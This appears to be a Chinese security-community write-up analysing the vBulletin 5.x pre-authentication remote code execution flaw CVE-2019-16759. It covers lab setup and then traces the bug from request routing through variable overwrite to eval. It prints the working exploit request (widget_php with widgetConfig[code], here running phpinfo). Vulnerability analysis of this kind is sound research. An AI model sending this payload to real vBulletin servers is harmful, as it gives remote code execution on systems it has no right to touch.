vBulletin5.X前台RCE分析（CVE-2019-16759）

mochazz / 2019-10-11 09:13:32 / 浏览数 4582

之前没时间记录，趁国庆放假补上。

环境搭建

系统需要至少满足以下要求：

- Apache 2.2+, IIS 7+ or NGINX 1.4+
- PHP 5.3.7
- MySQL 5.1.5
- mod_rewrite, URL Rewrite or equivalent.
- Additional PHP Modules: MySQLi, cURL, OpenSSL Support, iconv, mbstring, JSON Support, XML Support

如果你还是不太清楚自己的环境是否符合要求，可以下载官方的环境检测程序：http://files.vbulletin.com/vb_test.zip 。这里，我的环境是 Ubuntu16.04+Apache+PHP 5.6.40 ，下面是环境满足要求的结果图。

开启、配置 Apache 的 rewrite 模块，这里以 Ubuntu、debian 为例：

```
sudo a2enmod rewrite    #■■rewrite■■
sudo vim /etc/apache2/apache2.conf
# ■■■■■■■
<Directory /var/www/>
   Options Indexes FollowSymLinks
   AllowOverride None
   Require all granted
</Directory>
# ■AllowOverride None■■AllowOverride All
sudo systemctl restart apache2
```


找到网站根目录下的 config.php.bkp 文件，将其重命名成 config.php 。找到 webroot/core/includes/config.php.new 文件，将其重命名成 config.php ，并修改以下字段：

config.php ×


```
39  $config['Database']['dbname'] = 'vBulletin514';
40
41      //    ****** TABLE PREFIX ******
42      //    Prefix that your vBulletin tables have in the database.
43  $config['Database']['tableprefix'] = '';
44
45      //    ****** TECHNICAL EMAIL ADDRESS ******
46      //    If any database errors occur, they will be emailed to the address specified here.
47      //    Leave this blank to not send any emails when there is a database error.
48  $config['Database']['technicalemail'] = 'dbmaster@example.com';
49
50
51      //...
57  $config['MasterServer']['servername'] = 'localhost';
58  $config['MasterServer']['port'] = 3306;
59
60      //    ****** MASTER DATABASE USERNAME & PASSWORD ******
61      //    This is the username and password you use to access MySQL.
62      //    These must be obtained through your webhost.
63  $config['MasterServer']['username'] = 'root';
64  $config['MasterServer']['password'] = 'toor';
```

先知社区

修改保存后，访问 http://website/core/install/install.php 即可开始安装网站程序。



先知社区




漏洞分析

我们先来看下本次漏洞的 EXP ，可以发现其构造并不复杂。


```
POST /vBulletin/index.php HTTP/1.1
Host: 192.168.0.106
Cookie: XDEBUG_SESSION=PHPSTORM
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 64

routestring=ajax/render/widget_php&widgetConfig[code]=phpinfo();
```

接下来，我们直接从入口文件开始跟进。在下图 第38行 处下断点，当我们直接单步跳过时，会发现代码执行漏洞被触发了，说明漏洞代码应该在 vB5_Frontend_ApplicationLight 类的 execute 方法中。（ 下图对应文件位置：vBulletin514/index.php ）



我们跟进 execute 方法，会发现其会去调用 vB5_Frontend_ApplicationLight 类的 callRender 方法，继续跟进。（ 下图对应文件位置：vBulletin514/includes/vb5/frontend/applicationlight.php ）

```
163         public function execute()
164         {
165             if (!isset($this->application)){...}
169             $serverData = array_merge($_GET, $_POST);
170
171             if (!empty($this->application['handler']) AND method_exists($this, $this->application['handler']))
172             {
173                 $app = $this->application['handler'];
174                 call_user_func(array($this, $app));
175                 return true;
176             }
177             else if ($this->application['static']){...}
183             else if ($this->application['callcontroller']){...}
192             else{...}
198
199             $controller = new vB5_Frontend_Controller();
200             $controller->sendAsJson($result);
201             return true;
202         }
```



先知社区

在 callRender 方法中做了一件比较重要的事情，那就是将 $_POST、$_GET 数据注册到 vB5_Template 类的 registered 属性中，而这个属性等下会用来变量覆盖。（下图对应文件位置：vBulletin514/includes/vb5/template.php）

```
254         protected function callRender()
255         {
256             $routeInfo = explode('/', $_REQUEST['routestring']);
257
258             if (count($routeInfo) < 3)
259             {
260                 throw new vB5_Exception_Api('ajax', 'api', array(), 'invalid_request');
261             }
262
263             $params = array_merge($_POST, $_GET);
264             $this->router = new vB5_Frontend_Routing();
268             $this->sendAsJson(vB5_Template::staticRenderAjax($routeInfo[2], $params));
269         }
464         public static function staticRenderAjax($templateName, $data = array())
465         {
466             $rendered = self::staticRender($templateName, $data, true, true);
474         }
436         public static function staticRender($templateName, $data = array(), $isParentTemplate = true, $isAjaxTemplateRender =
437         {
443             $templater = new vB5_Template($templateName);
445             foreach ($data as $varname => $value)
446             {
447                 $templater->register($varname, $value);
448             }
453             $result = $templater->render($isParentTemplate, $isAjaxTemplateRender);
454             return $result;
455         }
```

```
public function register($name, $value, $overwrite = true)
{
    if (!$overwrite AND $this->isRegistered($name))
    {
        return false;
    }

    $this->registered[$name] = $value;

    return true;
}
```

先知社区

注册完 vB5_Template 类的 registered 属性，就进入了 render 方法。在下图 第201行 ，我们看到程序对 registered 属性进行了变量覆盖，而我们使用上面的 EXP 就会注册 $widgetConfig=array('code'=>'phpinfo();') 变量。接着，程序就会从数据库中取模板代码，即 SELECT * FROM template WHERE `templateid` IN (406); 执行结果的 template 字段对应的值。（下图对应文件位置：vBulletin514/includes/vb5/template.php）

```
188         public function render($isParentTemplate = true, $isAjaxTemplateRender = false)
189         {
199             $this->register('user', $user, true);
200             extract(self::$globalRegistered, EXTR_SKIP | EXTR_REFS);
201             extract($this->registered, EXTR_OVERWRITE | EXTR_REFS);
271             $templateCache = vB5_Template_Cache::instance();
272             $templateCode = $templateCache->getTemplate($this->template);
273
274             if(is_array($templateCode) AND !empty($templateCode['textonly'])){...}
278             else if($templateCache->isTemplateText())
279             {
280                 @eval($templateCode);
281             }
336         }
```

$this->template = "widget_php"

SELECT * FROM template WHERE `templateid` IN (406);
template 字段对应的值

$options['disable_php_rendering'] = {int} 0

```
<hr class="widget-header-divider" />
' . ''; if (!empty($widgetConfig['code']) AND !vB::getDatastore()->getOption('disable_php_rendering')) {
            $final_rendered .= '
    ' . ''; $evaledPHP = vB_Template_Runtime::parseAction('bbcode', 'evalCode', $widgetConfig['code']); $final_rendered .= '' . '
    ' . $evaledPHP . '
';
        } else {
    $final_rendered .= '
    ' . ''; if ($user['can_use_sitebuilder']) {
            $final_rendered .= '
        <span class="note">' . vB_Template_Runtime::parsePhrase("click_edit_to_config_module") . '</span>
```

$widgetConfig['code'] = "phpinfo();"

先知社区

从上图可以看出，程序会将模板代码放入 eval 函数中执行，而程序默认允许将模板中的变量再次 eval ，结合前面的变量覆盖，最终导致代码执行漏洞的发生。其剩余的代码如下图所示。

vBulletin514/includes/vb5/template/runtime.php

```
3   class vB5_Template_Runtime
4   {
513     public static function parseAction()
514     {
515         $arguments = func_get_args();
516         $controller = array_shift($arguments);
517         $method = array_shift($arguments);
518
519         $class = 'vB5_Frontend_Controller_' . ucfirst($controller);
520
521         if (!class_exists($class) || !method_exists($class, $method))
522         {
523             return null;
524         }
525
526         $result = call_user_func_array(array($class, $method), $arguments);
527
528         return $result;
529     }
1381 }
```

$controller = "bbcode"

$method = "evalCode"

$arguments = {array} [1]
0 = "phpinfo();"

vBulletin514/includes/vb5/frontend/controller/bbcode.php

```
3   class vB5_Frontend_Controller_Bbcode extends vB5_Frontend_Controller
4   {
182     function evalCode($code)
183     {
184         ob_start();
185         eval($code);
186         $output = ob_get_contents();
187         ob_end_clean();
188         return $output;
189     }
323 }
```

$code = "phpinfo();"

先知社区

相关文章：

vBulletin 5.x 前台代码执行漏洞分析 -【CVE-2019-16759】

匿名研究员扔出一枚严重的 vBulletin 0day，或值1万美元

点击收藏 | 0 关注 | 1
上一篇：iis6.0（cve-2017-7... 下一篇：泛微OA WorkflowCent...
1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板